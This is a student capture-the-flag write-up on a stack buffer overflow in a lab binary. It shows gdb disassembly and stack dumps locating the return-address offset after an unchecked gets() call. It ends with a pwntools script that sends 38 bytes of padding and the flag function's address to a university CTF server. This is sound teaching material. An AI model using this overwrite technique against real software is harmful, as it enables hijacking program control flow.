Buffer Overflow: Where are we supposed to go?
Noah Morris & Preston Beaty

First we opened ctf.exe in gdb and ran “disassemble flag”

This gives us the stack for the flag function, and more importantly the location of the flag being at “0x08049865”.

Next we ran “disassemble main” to take a look into our main function.

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x080497f5 <+0>:     push   %ebp
   0x080497f6 <+1>:     mov    %esp,%ebp
   0x080497f8 <+3>:     push   %ebx
   0x080497f9 <+4>:     sub    $0x20,%esp
   0x080497fc <+7>:     call   0x80496d0 <__x86.get_pc_thunk.bx>
   0x08049801 <+12>:    add    $0xa67ff,%ebx
   0x08049807 <+18>:    mov    $0x80f0450,%eax
   0x0804980d <+24>:    mov    (%eax),%eax
   0x0804980f <+26>:    push   $0x0
   0x08049811 <+28>:    push   %eax
   0x08049812 <+29>:    call   0x8054d40 <setbuf>
   0x08049817 <+34>:    add    $0x8,%esp
   0x0804981a <+37>:    mov    $0x80f0454,%eax
   0x08049820 <+43>:    mov    (%eax),%eax
   0x08049822 <+45>:    push   $0x0
   0x08049824 <+47>:    push   %eax
   0x08049825 <+48>:    call   0x8054d40 <setbuf>
   0x0804982a <+53>:    add    $0x8,%esp
   0x0804982d <+56>:    mov    $0x80f044c,%eax
   0x08049833 <+62>:    mov    (%eax),%eax
   0x08049835 <+64>:    push   $0x0
   0x08049837 <+66>:    push   %eax
   0x08049838 <+67>:    call   0x8054d40 <setbuf>
   0x0804983d <+72>:    add    $0x8,%esp
   0x08049840 <+75>:    lea    -0x35ff8(%ebx),%eax
   0x08049846 <+81>:    push   %eax
   0x08049847 <+82>:    call   0x8052c60 <puts>
   0x0804984c <+87>:    add    $0x4,%esp
   0x0804984f <+90>:    lea    -0x22(%ebp),%eax
   0x08049852 <+93>:    push   %eax
   0x08049853 <+94>:    call   0x8052af0 <gets>
   0x08049858 <+99>:    add    $0x4,%esp
   0x0804985b <+102>:   mov    $0x0,%eax
   0x08049860 <+107>:   mov    -0x4(%ebp),%ebx
   0x08049863 <+110>:   leave
   0x08049864 <+111>:   ret
End of assembler dump.
```

Here we can see the “gets” function which is what reads in our input. We want to set a breakpoint to directly after it so we run “b * main+99”.

```
(gdb) b * main+99
Breakpoint 1 at 0x8049858
```

Next we want to run the code up to this point and enter in “AAAABBBBCCCCDDDD” to view where it will be inserted in memory later.

```
(gdb) r
Starting program: /home/nmorri11/CTF/ctf.exe
Where are we supposed to go?
AAAABBBBCCCCDDDD

Breakpoint 1, 0x08049858 in main ()
```

Now before that we continue, we need to look back to the main stack.

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x080497f5 <+0>:     push   %ebp
   0x080497f6 <+1>:     mov    %esp,%ebp
   0x080497f8 <+3>:     push   %ebx
   0x080497f9 <+4>:     sub    $0x20,%esp
   0x080497fc <+7>:     call   0x80496d0 <__x86.get_pc_thunk.bx>
   0x08049801 <+12>:    add    $0xa67ff,%ebx
   0x08049807 <+18>:    mov    $0x80f0450,%eax
   0x0804980d <+24>:    mov    (%eax),%eax
   0x0804980f <+26>:    push   $0x0
   0x08049811 <+28>:    push   %eax
   0x08049812 <+29>:    call   0x8054d40 <setbuf>
   0x08049817 <+34>:    add    $0x8,%esp
   0x0804981a <+37>:    mov    $0x80f0454,%eax
   0x08049820 <+43>:    mov    (%eax),%eax
   0x08049822 <+45>:    push   $0x0
   0x08049824 <+47>:    push   %eax
   0x08049825 <+48>:    call   0x8054d40 <setbuf>
   0x0804982a <+53>:    add    $0x8,%esp
   0x0804982d <+56>:    mov    $0x80f044c,%eax
   0x08049833 <+62>:    mov    (%eax),%eax
   0x08049835 <+64>:    push   $0x0
   0x08049837 <+66>:    push   %eax
   0x08049838 <+67>:    call   0x8054d40 <setbuf>
   0x0804983d <+72>:    add    $0x8,%esp
   0x08049840 <+75>:    lea    -0x35ff8(%ebx),%eax
   0x08049846 <+81>:    push   %eax
   0x08049847 <+82>:    call   0x8052c60 <puts>
   0x0804984c <+87>:    add    $0x4,%esp
   0x0804984f <+90>:    lea    -0x22(%ebp),%eax
   0x08049852 <+93>:    push   %eax
   0x08049853 <+94>:    call   0x8052af0 <gets>
   0x08049858 <+99>:    add    $0x4,%esp
   0x0804985b <+102>:   mov    $0x0,%eax
   0x08049860 <+107>:   mov    -0x4(%ebp),%ebx
   0x08049863 <+110>:   leave
   0x08049864 <+111>:   ret
End of assembler dump.
```

Here we can see where the return address is located and that is 4 offset of $ebp. To view the exact location we run “x $ebp+4”

```
(gdb) x $ebp+4
0xffffd47c:     0x08049c0b
```

Now we can see that the address we are going to be looking for is “0x08049c0b”.

To continue off that, we look into $esp to observe where our input was inserted and also to locate the return address by running “x/50x $esp”.

Return address:

```
(gdb) x/50x $esp
0xffffd450:     0xffffd456      0x41410001      0x42424141      0x43434242
0xffffd460:     0x44444343      0x00004444      0xffffeee0      0xffffd4a0
0xffffd470:     0xffffd48c      0x080f0000      0x00000001      0x08049c0b
0xffffd480:     0x00000001      0xffffd5b4      0xffffd5bc      0xffffd4a4
0xffffd490:     0x080f0000      0x080497f5      0x00000001      0xffffd5b4
0xffffd4a0:     0x080f0084      0x080f0000      0x080f0000      0x00000001
0xffffd4b0:     0x00000001      0x63138d0e      0x958d1ee1      0x00000000
0xffffd4c0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4d0:     0x080481e8      0x08049ba6      0xffffd5bc      0x0804b428
0xffffd4e0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4f0:     0xffffd550      0x00008000      0x00180000      0x00000800
0xffffd500:     0x00000100      0x00180000      0x00200000      0x00008000
0xffffd510:     0x00000008      0x00000040
```

Input:


```
(gdb) x/50x $esp
0xffffd450:     0xffffd456      0x41410001      0x42424141      0x43434242
0xffffd460:     0x44444343      0x00004444      0xffffeee0      0xffffd4a0
0xffffd470:     0xffffd48c      0x080f0000      0x00000001      0x08049c0b
0xffffd480:     0x00000001      0xffffd5b4      0xffffd5bc      0xffffd4a4
0xffffd490:     0x080f0000      0x080497f5      0x00000001      0xffffd5b4
0xffffd4a0:     0x080f0084      0x080f0000      0x080f0000      0x00000001
0xffffd4b0:     0x00000001      0x63138d0e      0x958d1ee1      0x00000000
0xffffd4c0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4d0:     0x080481e8      0x08049ba6      0xffffd5bc      0x0804b428
0xffffd4e0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4f0:     0xffffd550      0x00008000      0x00180000      0x00000800
0xffffd500:     0x00000100      0x00180000      0x00200000      0x00008000
0xffffd510:     0x00000008      0x00000040
```

Here you can observe two things, where the return address is and also where the input was inserted. With some quick counting of the bytes in between where the return address starts and where input ends, we see that an additional 22 characters needs to be inserted (on top of the 16 we had already added, meaning 38 in total) in order to overflow into the return address.

To do this we have set up a python script for ease of inserting into the server hosting the executable with the real flag. Inside our script we have 38 ‘A’s as well as the address for the flag we found at the beginning. These are injected as the input to find the flag.

```
from pwn import *

HOST = 'moa6.eecs.utk.edu'
PORT = 7002

conn = remote(HOST, PORT)
print(conn.recvline())

conn.sendline(b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA' + p64(0x08049865))

print(conn.recvline())
print(conn.recvline())
```

And when run…



We have successfully found the flag.